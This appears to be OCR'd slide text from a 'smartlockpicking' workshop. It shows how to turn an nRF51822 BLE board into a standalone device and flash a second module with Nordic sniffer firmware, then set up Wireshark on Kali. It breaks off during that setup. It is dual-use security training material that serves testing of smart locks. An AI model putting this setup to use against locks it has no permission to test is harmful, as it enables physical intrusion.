
New version 2.0.0-beta available here.

http://www.waveshare.com/nrf51822-eval-kit.htm

Our „smartlockpicking“ device

Take out the module from BLE400 board, it will now work as a standalone device.


Just VCC (3V, not 5!) and GND.




Our „smartlockpicking" device can work standalone


Just connect VCC (3V) and GND, you can use the BLE400

2mm -> 2.54 mm wires required





BTW, you can connect external USB TTL




External USB TTL

RXD->P09


TXD->P011

3V (NOT 5!) VCC

GND



Now put the second module in the board to flash



Second module to flash with sniffer

Standalone „smartlockpicking” device, just powered from board

Flash second module with a sniffer firmware

```
> halt
> nrf51 mass_erase
> reset
> halt
> flash write_image
nrf/sniffer/sniffer_pca10028_51296aa.hex
(...)
> reset
```


Setting up the sniffer – connect to USB

```
root@kali:~# dmesg
(...)
[25958.451531] usb 2-2.2: new full-speed USB device number 10 using
uhci_hcd
[25958.707592] usb 2-2.2: New USB device found, idVendor=10c4,
idProduct=ea60
[25958.707596] usb 2-2.2: New USB device strings: Mfr=1, Product=2,
SerialNumber=3
[25958.707598] usb 2-2.2: Product: CP2102 USB to UART Bridge Controller
[25958.707600] usb 2-2.2: Manufacturer: Silicon Labs
[25958.707601] usb 2-2.2: SerialNumber: 0001
[25958.713131] cp210x 2-2.2:1.0: cp210x converter detected
[25958.717133] usb 2-2.2: cp210x converter now attached to ttyUSB0
```

Wireshark installation #1 (already in your VM)

Help->About->Folders

Check the Extcap path




Wireshark #2 install extcap (already in your VM)

Unzip the Sniffer downloaded from Nordic:

